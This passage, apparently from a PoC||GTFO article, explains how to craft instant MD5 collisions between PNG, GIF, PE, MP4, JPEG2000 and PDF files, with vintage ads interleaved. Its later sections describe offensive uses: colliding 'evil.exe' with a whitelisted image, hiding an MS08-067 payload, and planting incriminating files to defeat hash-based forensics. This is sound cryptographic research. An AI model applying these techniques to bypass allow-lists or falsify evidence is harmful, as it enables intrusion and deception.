PNG with IHDR First Most parsers of PNGs happily accept files that start with a chunk other than `IHDR`. However, some readers, notably Safari and Preview—do you known of any others, gentle reader?—do not tolerate it.

In this case, the image header and its properties (dimensions, color space) must be the first, before any collision blocks Both colliding files must then have the same properties.

Conveniently, UniColl is up to the task, and, of course, the computed prefix pair can be reused for any other pair of files with the same properties. The script `pngStd.py` will collide any pair of such files. It launches UniColl if needed to compute the prefix pair.

GIF

The GIF format is tricky for a number of reasons. It stores its metadata in the header before any comment is possible, so there can't be a generic prefix for all GIF files. If the file has a global palette, it is also stored before a comment is possible. Its comment chunk length is encoded by a single byte, so that the length of any comment chunk is capped at a maximum of 256 bytes.

However, the comment chunks follow a peculiar structure: it's a chain of "<length:1>" "<data:length>" until a null length is defined. This makes any non-null byte a valid "jump forward", which makes it suitable to be used with FastColl, as shown in PoC‖GTFO 14:11.

So, although we can't have a generic prefix, we can at least collide any pair of GIF with same metadata (dimensions, palette), and we only need a second of FastColl to compute its prefix.

Now the problem is that we can't jump over a whole image, as we would in PNG. Nor can we jump over a big structure, as we would in JPG.

A possible workaround is to massage the compressed data or to chunk the image into tiny areas—as in the case of the GIF Hashquine—but this is not optimal.

Yet there is another idea, which works generically with only a few limitations! It was suggested by Marc, and it's brilliant.

Note that the image data also follows the "<length, data>" sequence format. We can abuse this together with the GIF's animation feature. If the two GIFs we want to collide have no animations of their own, we only have to (1) normalize the palette, (2) set the first frame's duration to the maximum, and (3) draft a comment that jumps to the start of the first frame data, so that the comment will sled over the image data as a comment, and end the same way, until a null length is encountered. Then the parser will find the next frame and display it.

So with some minor setup—only a few hundred bytes of overhead—we can sled over any GIF image and work around the 256 bytes limitation. Kudos to Marc for this nifty trick!

In the end, the current GIF limitations for instant MD5 collisions are that (1) it must have no animation, (2) the images must be normalized to a single palette,[31] (3) the images must the same dimensions, and (4) that after eleven minutes, both files will display the same final frame. Here are two MD5-colliding GIFs by KidMoGraph.


Portable Executable The Portable Executable has a peculiar structure, with a vestigial DOS header that points to a second structure, the PE header. This header must be at offset 0, and it has the fixed length of a full block, ending with a PE header pointer that is beyond UniColl's reach, so only a chosen prefix collision is useful in colliding PE files.

So the strategy is to move the PE header further into the file to leave room for a colliding block after the DOS header, then use chosen prefix collisions to fork a DOS header that points to two different PE offsets, with two different PE headers. These sections can follow each other, so long as you apply a delta to the offsets of the two section tables.

[31] `gifsicle -use-colormap web`

This means that it's possible to instantly collide any pair of PE executables—even if they use different subsystems or architectures! Although executables collisions are typically trivial via any loader, this kind of exploitation is transparent: the code is identical and loaded at the same address.

Attached you will find two colliding PEs: a GUI applicaton `tweakPNG.exe` (as `collision1.exe`) and a CLI application, `fastcoll.exe` (as `collision2.exe`). Windows never allows these two to meet, except in an MD5 collision! The script `pe.py` generates instant collisions of Windows Executables, sharing a hash but running different software.



The curious case of "Runtime R6002 - floating point not loaded" MSVC libraries check sections for permissions. This check can be patched out. Patch the following to set `eax` to 1 instead.[32]

```
1 C1E81F  shr   eax,01F
  F7D0    not   eax
3 83E001  and   eax,1
```

If you apply collisions on packed files, (such as UPX-ed files, to prevent specific PDF keywords like `endstream` from being visible in cleartext), the offsets will change, and this may cause the packer to fail to restore the right attributes. So you may want to patch out that code before UPX-ing the executable and colliding it.

MP4 and Others The MP4 format's container is a sequence of "Length Type Value" chunks called Atoms. The Length is a 32-bit big-endian and covers itself, the Type and the Value, so the minimum Length is `0x0008`, covering an empty value and a four-byte type.

If the Length is null, then the atom takes the rest of the file, such as `jp2c` atoms in JP2 files. If it's 1, then the Type is followed by a 64-bit length, changing the atom to "Type Length Value", making it handily compatible with other collisions like SHAttered.[33]

Some atoms contain other atoms: in this case, they're called boxes. That's why this otherwise unnamed structure is called the "Atom/Box."

This Atom/Box format used in MP4 is actually a derivate of Apple's Quicktime, and it is used by many other formats including JP2, HEIF, and F4V. [34] The first atom's type is *usually* `ftyp`, which enables the parsers to differentiate the actual file format.

The format is quite permissive. To make a collision, just chain "free" atoms, abuse one's length with UniColl, then jump over the first payload.


For MP4 files, the only thing to add is to adjust the `stco` (*Sample Table Chunk Offsets*) or the `co64` (its 64-bit equivalent) tables, since they are absolute offsets pointing to the `mdat` movie data. These rules are actually enforced, too!

[32] See the *manhunter.ru* article, "Runtime error r6002 floating point not loaded."

[33] *This, neighbors, is the kind of format cleverness that extracts its costs in bugs, blood, and meathooks. Avoid it when you design your own formats! —PML*

[34] See `http://www.ftyps.com/` for more.

The attached script `mp4.py` will instantly collide arbitrary video. As we already mentioned, it may be portable to other formats than MP4. The examples can be found in `collision1.mp4` and `collision2.mp4`.



Note that some viewers (OS X, Safari, Firefox) don't allow a file that starts with an Atom that is not `ftyp`. In this case, the prefix has to cover this, and it's not so generic. Besides that it's the same strategy as before, only limited to a single fixed file type.


JPEG2000 JPEG2000 files usually start with the Atom/Box structure like MP4, followed by the last atom `jp2c` that typically ends the MP4 file (null length), then from this point on it follows the JFIF structure of a JPEG file (starting with `FF 4F` as a segment marker).

The pure-JFIF form is also tolerated, in which case collision is like that of JPEGs: SHAttered-compatible, but with comments limited to 64Kb.

On the other hand, if you manipulate JPEG2000 files with the Atom/Box encoding, you don't have this limitation.

As mentioned before, if you're trying to collide this structure and if there are more restrictions—for example, starting with a free atom is not tolerated by some format—then you can compute another set of UniColl prefix pairs specific to this format. JPEG2000 seems to enforce a `jP` atom first before the usual `ftyp`, but that's the only restriction. There's no need to relocate anything.

So `jp2.py` is even simpler! Enjoy the colliding JPEG2000 images of Oded Goldreich and Neal Koblitz: while we are all standing on the shoulders of giants, we might as well know their faces. (`collision1.jp2` and `collision2.jp2`)




JPEGs in a PDF, as in SHAttered Unless this is your very first issue of this modest journal, neighbors, you probably agree that as a format, PDF is the king of polyglots, and arguably also of syntactic malleability and ambiguity. If however this is your first issue, then do spend a few moments looking up what formats the previous electronic issues doubled as besides being valid (or valid-at-the-time) PDF files—but be warned, it may turn you into a format syntax nerd or make you forever destroy your faith in signature-based security if you still have any.

Yet the SHAttered attack, which produced colliding PDF files of different contents, was not a PDF trick per se, but a JPG trick wrapped in a PDF. The collision of the PDFs is enabled by both of them containing a JPG-compressed object with crafted contents; the PDFs need to be totally identical otherwise.


Note that the colliding documents can be totally normal, and can freely use the collision JPG anywhere in their displayed renderings, *e.g.*, on any page of multi-page documents.

The original examples from the SHAttered paper looked as follows, and are included in the examples as `shattered1.pdf` and `shattered2.pdf`.



When native resolution images are required, you can use a nifty trick to make a lossless JPEG! Just repeat each pixel across eight columns and eight rows in a greyscale image, as JPEG blurs across fundamental blocks that are 8×8.

PDF collisions with MD5 We can do MD5 collisions at the document level of PDF, with no restrictions at all on either file! Recall that PDF has a very different structure compared to other file formats, in that it uses object numbers and references to define a tree of objects. The interpretation of the whole document depends on the Root element, but there are many syntactically different tree structures that will be rendered identically.



For example, these two valid PDF files are equivalent to each other.


```
%PDF-1.
1 0 obj<</Pages 2 0 R>>endobj
2 0 obj<</Kids[3 0 R]/Count 1>>endobj
3 0 obj<</Parent 2 0 R>>endobj
trailer <</Root 1 0 R>>
```

```
%PDF-1.
11 0 obj<</Pages 12 0 R>>endobj
12 0 obj<</Kids[13 0 R]/Count 1>>endobj
13 0 obj<</Parent 12 0 R>>endobj
trailer <</Root 11 0 R>>
```

Some tricks then immediately suggest themselves, as storing unused objects in a PDF is happily tolerated. We can also skip object number, and there's even an official way to skip numbers in the trailing `XREF` table at the end of the document.

So storing two document trees in the same file is okay. We only need to make the root objects of the colliding documents to refer to the desired tree at will. To do this, we just take two documents, renumber their objects and references so that there is no overlap, and craft a collision so that the element number referenced as the Root object can be changed while keeping the same hash value. This trick is a perfect fit for UniColl with $N = 1$, so long as we adjust the `XREF` table accordingly.

This way, we can safely collide any pair of PDFs, no matter what their page numbers, dimensions, images, *etc.* might be.



PDF can store foreign data in two ways, as a *line comment* or as a *stream object*. In a line comment, the only forbidden characters are newlines (`\r` and `\n`). This can be used inside a dictionary object, *e.g.*, to modify an object reference, via UniColl. The following is a valid PDF object even though it contains binary collision blocks—just retry until you have no newline characters.

```
1 1 0 obj
  << /Type /Catalog /MD5_is /
    REALLY_dead_now__ /Pages 2 0 R
3 ...some ugly binary goes here...
  >>
5 endobj
```


In a stream object, any data is possible, but since we're inside an object, we can't alter the rest of the PDF structure. So we need a Chosen Prefix collision to modify the structure outside the containing stream object.

The first case serves to highlight the beauty of UniColl, a collision where differences are predictable, so that you can write poetry in colliding data—thanks to Jurph![35]

Rather than modifying the structure of the document and fooling parsers, we'll just use collision blocks directly to produce differing texts, with alternate readings!

```
1          V                    V
   Now he hash MD5,     Now he hath MD5,
3  No enemy cares!      No enemy dares!
     Only he gave         Only he have
5    the shards.          the shares.
   Can't be owned &     Can't be pwned &
7  his true gold,       his true hold,
   like One Frail,      like One Grail,
9  sound as fold.       sound as gold.
             ^                    ^
```

You will find these colliding poems in `poeMD5_A.pdf` and `poeMD5_B.pdf`, a true cryptographic artistic creation!



Colliding Document Structure Whether you use UniColl as inline comment or Chosen Prefix in a dummy stream object, the strategy is similar: shuffle objects numbers around, then make the Root object point to different objects. Unlike SHAttered, this means instant collision of any arbitrary pair of PDFs, at document level.


The MuPDF suite provides a useful trick: `mutool clean` output is reliably predictable, so it can be used to normalize PDFs as input and fix your merged PDF while keeping the important parts of the file unmodified. MuTool doesn't discard bogus key/values from PDF dictionaries unless asked, and keeps them in the same order, so using fake dictionary entries such as `/MD5_is /REALLY_dead_now__` is perfect for aligning things predictably without needing another kind of comments. However, `mutool` won't keep comments in dictionaries, so it won't support inline-comment tricks.

An easy way to do the object-shuffling operation without hassle is just to merge both PDF files via `mutool merge` then split the `/Pages` object in two. To make room for this object, just merge a dummy PDF in front of the two documents.

Optionally, you can create a fake reference to a dangling array to prevent garbage collection from deleting the second set of pages.

The script `pdf.py` takes less than a second (see `pdf.log`) to collide the two public PDF papers like Spectre and Meltdown (`collision1.pdf` and `collision2.pdf`.)

[35] `unzip pocorgtfo19.pdf word-decrementer.zip || git clone https://github.com/Jurph/word-decrementer`



Here's a possible extension: chain UniColl blocks to also keep pairs of the various non-critical objects that can be referenced in the Root object—such as `Outlines`, `Names`, `AcroForm` and Additional Actions (`AA`)—in the original source files.[36]

Studebaker

So Simple Anyone Can Run It

No need of a mechanic to take care of the Studebaker "20." No need of a chauffeur. You or your wife can run it as easily as an expert.

Simplicity of operation and control, added to the light running and easy riding qualities of Studebaker cars are the delight of their 75,000 owners.

The Studebaker (Flanders) "20" is equal in quality of material and workmanship to any car made, and its low price and low upkeep cost puts it within your reach.

We know the quality of our cars because every part is made in our own plants and guarantees to us what we guarantee to you. The Studebaker name, too, means service after you buy.

Ready for immediate delivery.

The $800 Studebaker (Flanders) "20"

Price, Standard Equipped, $800 f. o. b. Detroit. Equipped as above, with Top, Windshield, Prest-O-Lite Tank and Speedometer, $885.

Ask our dealer for the new Studebaker art catalogue or send to us for it

The Studebaker Corporation Detroit, Michigan

Bourbon Garage & Supply Co., Agts.

The previous techniques work with any pair of existing PDF files, but even better, you can compile colliding files with PDFLaTeX directly from TeX sources. You will nee PDFTeX's special operators for this.[37]

With these operators, you can define objects directly—including dummy key and values for alignments—and define empty objects to reserve some object slots by including this at the very start of your TeX sources:

```
% set PDF version low to prevent stream XREF
\pdfminorversion=3

\begingroup

  % disable compression to keep alignments
  \pdfcompresslevel=0\relax

  \immediate
  \pdfobj{<<
    /Type /Catalog

    % cool alignment padding
    /MD5_is /REALLY_dead_now__

    % the first reference number should be on offset
    % 0x49, so 2 will be changed to 3 by UniColl
    /Pages 2 0 R

    % now padding so that the collision blocks
    % (ending at 0xC0) are covered
    /0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF
    % with an extra char to be replaced by a return
    /0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF
     0123456789ABCDEF0
  >>}

  % the original catalog of the shifted doc
  \immediate\pdfobj{<</Type/Pages/Count 1/Kids[8 0 R
     ]>>}

  % the original catalog of the host doc
  \immediate\pdfobj{<</Type/Pages/Count 1/Kids[33 0 R
     ]>>}

  % We reserve PDF Objects so that there is no overlap
  \newcount\objcount

  % the host size (+3 for spare object slots) - 1
  % putting a higher margin will just work,
  % and XREF can have huge gaps
  \objcount=25
  \loop
    \message{\the\objcount}
    \advance \objcount -1

  \immediate\pdfobj{<<>>} % just an empty object

  \ifnum \objcount>0
  \repeat

\endgroup
```

Don't forget to normalize PDFLaTeX output with `mutool`. PDFLaTeX has trouble generating reproducible builds across different version and distributions. You might even want to hook the time on execution to get the exact hash, if required.

Uncommon Strategies

Collision attacks are usually about two valid files of the same type with two different contents. However,

[36] See page 81 of Adobe's `PDF32000_2008.pdf`.

[37] `http://texdoc.net/texmf-dist/doc/pdftex/manual/pdftex-a.pdf`

we need not constrain ourselves to this scenario, so let's explore some weirder possibilities.

MultiColls: Multiple Collisions Chain

Nothing prevents us from chaining several collision blocks, and having *more than two* contents with the same hash value. This is the technique behind Hashquines, which show their own MD5 hash. PoC||GTFO 14 contained 609 FastColl collisions, to do just that through two file types in the same file.

Exploiting Ideas of Validity

A different strategy would be to interfere with file type recognition to prevent file scanners from seeing our files as corrupted. Overwriting the file's magic signature may be just enough, so long as both of our files, valid and invalid, get appended with another format that doesn't need to start at offset 0 (*e.g.*, archives such as ZIP, RAR, *etc.*). The scanner would then show another file type.

This enables polyglot collisions without using a chosen prefix collision:

1. Use UniColl to enable or disable a magic signature, for example a PNG;
2. Append a ZIP archive.


So although both files are technically valid ZIPs, most parsers will see different file types, since they tend to go with the first file type found *and* start scanning at offset 0.

PolyColls: Collisions of Different File Types

Assuming that whitelisting a file by its MD5 checksum takes precedence over other checks, we can use a collision to slip in an executable poison pill that collides with a whitelisted innocent file. For example, if an innocent `feelgood.jpg` gets whitelisted, we can then send an `evil.exe` that has the same MD5 but will be run by some internal system seeing it as cleared executable.

In these cases, a chosen prefix collision is required if both file formats need to start at offset 0.

Here are some examples of such *PolCcoll* layouts, a PDF/JPG collision polyglot and a PE/PNG polyglot.




PE/JPEG Since a PE header is usually smaller than `0x500` bytes, it's a perfect fit for a JPG comment. We can begin with DOS/JPEG headers, then create a JPEG comment that jumps over the following PE header. We'll following this with a full JPG image, and then follow through with the rest of the PE specification.

Once again, the collision is instant. See `jpgpe.py` for a practical example that instantly combines `fastcoll.exe` and `marc.jpg`.

PDF/PE Merging a PDF with a dummy file via `mutool` is a good generic way to reorder objects and then get the first two objects discardable (dummy page and content). This is a perfect fit the trick of using a stream object as the PDF file's object with id `1 0` that references its actual length later on (after collision blocks) in the second object. Recall that it's perfectly legal for a stream object in a PDF file to specify its length indirectly, as a reference to another object that happens to contain a value of suitable type for the length.

The only problem is that `mutool` will always compute and inline the length, removing the length reference. This has to be re-inserted into the PDF instead of the computed value. Still, most references to `2 0 R` will be smaller than hardcoded lengths. Thankfully, this can be fixed without altering any object offset, so there's no need to patch the PDF file's XREF table.

The script `pdfpe.py` can, for instance, instantly collide a PDF viewer and a PDF document. See `pepdf.exe` and `pepdf.pdf`, in which a PDF viewer showing a PDF (itself showing a PDF) have the same MD5!




[38] `https://www.win.tue.nl/hashclash/Nostradamus/`

PDF/PNG Similarly, it's possible to collide an arbitrary PDF and PNG files with no restrictions on either side. This is instant, reusable, and generic. Check out `png-pdf.pdf` and `png-pdf.png`.


Pileups (Multi-Collisions) But why stop at colliding just two files? Cryptographic collisions are not limited to just two files! As demonstrated by the Nostradamus experiment[38] in 2008, chaining collisions makes it possible to collide more than two files. The first collisions can be either identical or chosen prefix, but all the following ones have to be chosen prefix collisions. You can call them multi-collisions, I prefer to call them *pileups*.

PE/PNG/MP4/PDF Combining all the previously acquired knowledge, I used three chosen prefix collisions to craft four different prefixes for different file types: document (PDF), video (MP4), executable (PE), and image (PNG) to produce this pileup.

This script is generic and instant, and it happily generated `pocorgtfo19.pdf`, `pocorgtfo19.png`, `pocorgtfo19.mp4`, and `pocorgtfo19.exe`.




Since you may only distribute a single file and it's impossible to guess the other prefix values from it, a solution is to embed all prefixes of the collision in the JavaScript code and insert it in your PoCs, turning your files into HTML polyglots to easily share the related colliding files. (See `pocorgtfo19.html`.)




Gotta Collide 'em All! Another use of instant, reusable, and generic collisions would be to hide any file of a given type—say, PNG—behind dummy files or the same file every time. This is easy to do by just concatenating it to the same prefix after stripping the signature; you could even do that at a library level!

From a strict parsing perspective, all your files will show the same content, and the evil images would be revealed as a file with the same MD5 as previously collected.

Let's take two files, one of which contains a payload for MS 08-067, and collide them with the same PNG.




Trinity




JavaScript

They now show the same dummy image, and they're absolutely identical until the second image at the file level! Their evil payload is now hidden behind identical-looking files with identical MD5 hashes!



Incriminating Files Another evil use case for collisions is to hide something incriminating inside something innocent, but desirable. A forensic evidence collection method that relies on comparing weak hashes would catch the innocent file, and you won't be able to prove that you didn't have the *other* file that shows incriminating content and hides innocent content.

Since forensic software typically focuses on quick parsing, not on detailed file analysis, this scenario is quite unsettlingly realistic. Here is an image showing different previews under different tabs of the EnCase forensic software:



IMPORTANT NOTICE

There are thought to be approximately 20 virus programs circulating in the Atari ST community worldwide

Protect your ST with

THE VIRUS DESTRUCTION UTILITY 3.1

ONLY £6.95 INC P&P

Excel Software are the sole U.K. Agents for the above product (Dealer enquiries welcome)

Excel Software also operate a large public domain software library with guaranteed virus free software!

Send a 19p stamp or call us today for our latest catalogue

EXCEL SOFTWARE, PO BOX 159, STOCKPORT SK2 6HN
TELEPHONE: 061-456 9587 (After 6pm)

ALL COMPUTER HARDWARE AND SOFTWARE WANTED FOR CASH OR EXCHANGE

NOTHING REFUSED!!

071 727 0424

Failures

Not all formats can have generic, reusable prefixes. If some kind of data holder can't be inserted between the magic signature and the standard headers that are critical and specific to each file, then generic collisions are not possible.

ELF The ELF header is required at offset 0 and contains critical information such as whether the binary is 32-bit or 64-bit, its endianness, and its ABI version right at the beginning. This makes it impossible to have a universal prefix that could be followed by crafted collision blocks before these critical parameters that are specific to the original file.

Mach-O Mach-O doesn't even start with the same magic for 32 bits (`0xfeedface`) and 64 bits (`0xfeedfacf`). Soon after, there follow the number and the size of commands such as segment definitions, symtab, version, *etc.* Like ELF, easily reusable collisions are not possible for Mach-O files.

Java Class Files Right after the file magic and the version (which varies just enough to be troublesome), a Java class file contains the constant pool count, which is quite specific to each file. This precludes universal collisions for all files.

However, many files do share a common version and we can pad the shortest constant pool to the longest count. Specifically, we can first insert a *UTF8 literal* to align information, then declare another one with its length abused by the UniColl. This will require code manipulation, since all pool indexes will need to be shifted. Instant MD5 reusable collisions of Java Class should be possible, but they will require code analysis and modification.

